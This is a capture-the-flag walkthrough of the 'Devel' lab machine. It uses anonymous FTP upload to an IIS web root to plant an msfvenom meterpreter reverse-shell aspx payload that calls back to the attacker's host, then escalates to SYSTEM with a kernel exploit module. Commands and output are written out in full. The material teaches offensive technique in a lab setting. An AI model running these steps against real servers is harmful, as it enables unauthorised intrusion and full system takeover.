Devel

The target of this room is a Windows machine.

Enumeration:

We start to enumerate our machine as always (except some exceptions) with a nmap scan, using the Stealth scan first, and then using version enumeration for the opened ports.

```
root@kali:~/challs# nmap -sS 10.129.72.27
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 18:01 CET
Nmap scan report for 10.129.72.27
Host is up (0.087s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
root@kali:~/challs# nmap -sC -sV 10.129.72.27 -p 21,80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 18:03 CET
Nmap scan report for 10.129.72.27
Host is up (0.080s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
root@kali:~/challs#
```

The server runs an FTP server, running as Microsoft ftpd. Anonymous login is allowed, which can give us some privileges further.

The server also runs a HTTP server, as Microsoft IIS httpd [7.5].

First, we have to enumerate the FTP server possibilities. The nmap scan showed us some information, but as long as anonymous login is allowed, we must verify it.

One of most important configurations to verify, if a server runs FTP and HTTP server, is to verify that they aren't running on the same folder in the targeted machine, because the possibility of uploading content through a server and running it through an other can be fatal for the security.

This is common to see it in CTF's, and it is not so far than reality. It is a common misconfiguration.

```
root@kali:~/challs# ftp 10.129.72.27
Connected to 10.129.72.27.
220 Microsoft FTP Service
Name (10.129.72.27:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> exit
221 Goodbye.
root@kali:~/challs#
```

We can see here that Anonymous login is allowed, with no password, and that we have an “aspnet_client” directory. Running dirb with common extensions shows us interesting similar content, meaning that it can be possible that both services run on the same path. Displayed on a browser, we get the following:

This is the default IIS welcome page. Looking at the source code, we notice that the “welcome.png” showed in the FTP files listing is also present here, and it confirms about our supposition.

We are going then to try to display uploaded file inside the web browser.

```
root@kali:~/challs# nano file.aspx
root@kali:~/challs# ftp 10.129.72.27
Connected to 10.129.72.27.
220 Microsoft FTP Service
Name (10.129.72.27:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put file.aspx
local: file.aspx remote: file.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
64 bytes sent in 0.00 secs (2.7743 MB/s)
ftp> exit
221 Goodbye.
root@kali:~/challs# cat file.aspx
<header><title>Hacked</title></header>

You have been Hacked
```

(Un)fortunately, the test was a success, and the content is displayed.

I named the file “file.aspx”. First, the “aspx” extension belongs to the “.NET” framework. This extension is used to handle web requests, for an IIS server. The name itself is file, to sensitize about the importance of verifying the content of all files during an investigation, even common and normally named files.

As we understood, the IIS server handles “.aspx” files. For our reverse shell, we need to prepare a malicious file.

Pre-Exploitation:

I named this step pre-exploitation, as it is important to understand the msfvenom framework, and how it works. We will generate here the malicious .NET file, containing a reverse shell code.

```
root@kali:~/challs# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.44 LPORT=4444 -f aspx > index.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2799 bytes
root@kali:~/challs# ftp 10.129.72.27
Connected to 10.129.72.27.
220 Microsoft FTP Service
Name (10.129.72.27:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put index.aspx
local: index.aspx remote: index.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2835 bytes sent in 0.00 secs (93.2299 MB/s)
ftp> exit
221 Goodbye.
root@kali:~/challs#
```

The msfvenom framework requires parameters to create our reverse shell file, and as we can see it is a stageless shell. To explain it shortly, a staged reverse shell is a shell sent in two steps, allowing us to gain persistence, as the shell doesn't depend on the process of the connection itself. The stageless shell is sent through one piece of code, and requires more actions to gain persistence.


Through FTP, we upload it. Again, I called it "index.aspx", as it looks very normal for a file name. The transfer was successful, and we can now launch it after starting a listener.

```
root@kali:~/challs# msfconsole -q
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.10.14.44
LHOST => 10.10.14.44
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.44:4444
```

Using the "multi/handler" Metasploit module, we can set a payload to indicate that we want to listen for an incoming reverse TCP connection, with the meterpreter shell type. We can start the listener after indicating the listening address and port.

Exploitation:

We just have to browse to the uploaded file, to execute the reverse-shell file and to receive the connection.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.44:4444
[*] Sending stage (179779 bytes) to 10.129.72.27
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.129.72.27:49160) at 2021-01-24 18:49:11 +0100

meterpreter >
```

As indicated, we receive the TCP connection and the meterpreter shell, which allows us to continue to the privilege escalation step. And this time, we need it because we get low privilege account access.

```
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter >
```

Privilege Escalation:

In Windows privilege escalation, it is possible to upload automatic enumeration scripts that can indicate the attacker which exploit can be used. In Metasploit, the “suggester” module can do it for us.

```
msf5 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   1  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf5 post(multi/recon/local_exploit_suggester) >
```

We only have to set the backgrounded meterpreter session number, and to run it for scanning.

```
msf5 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.129.72.27 - Collecting local exploits for x86/windows...
[*] 10.129.72.27 - 29 exploit checks are being tried...
[+] 10.129.72.27 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.129.72.27 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.129.72.27 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.129.72.27 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.129.72.27 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.129.72.27 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

The enumeration was juicy, as it shows us how many exploits are possible.


After trying the first exploits, I realized that it was false positives, and then I used the “ms_10_015” module.

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.44      yes       The listen address (an interface may be specified)
   LPORT     7676             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set LHOST 10.10.14.44
LHOST => 10.10.14.44
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.44:4444
[*] Sending stage (179779 bytes) to 10.129.72.27
[*] Meterpreter session 2 opened (10.10.14.44:4444 -> 10.129.72.27:49163) at 2021-01-24 19:12:25 +0100

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) >
```

As it didn't work for the current session, I started an other one. I then background the meterpreter, and then selected the "ms_10_015" module.

```
msf5 exploit(multi/handler) > use windows/local/ms10_015_kitrap0d
msf5 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.44      yes       The listen address (an interface may be specified)
   LPORT     8989             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf5 exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.44
LHOST => 10.10.14.44
msf5 exploit(windows/local/ms10_015_kitrap0d) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 2
SESSION => 2
```

Again, I had to change the parameters only for the port and the session, that required only one value. We are ready to launch the script to confirm the privilege escalation.



As we can see, we get a shell as NT AUTHORITY\SYSTEM, the highest user in windows environments.

The exploit is based on a Kernel vulnerability, on the way the Kernel handles specific exceptions. The exploit can be provided also due to a double free() called function, which allows to remote code execution. That's the reason why two CVE's were provided for the same exploit.

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com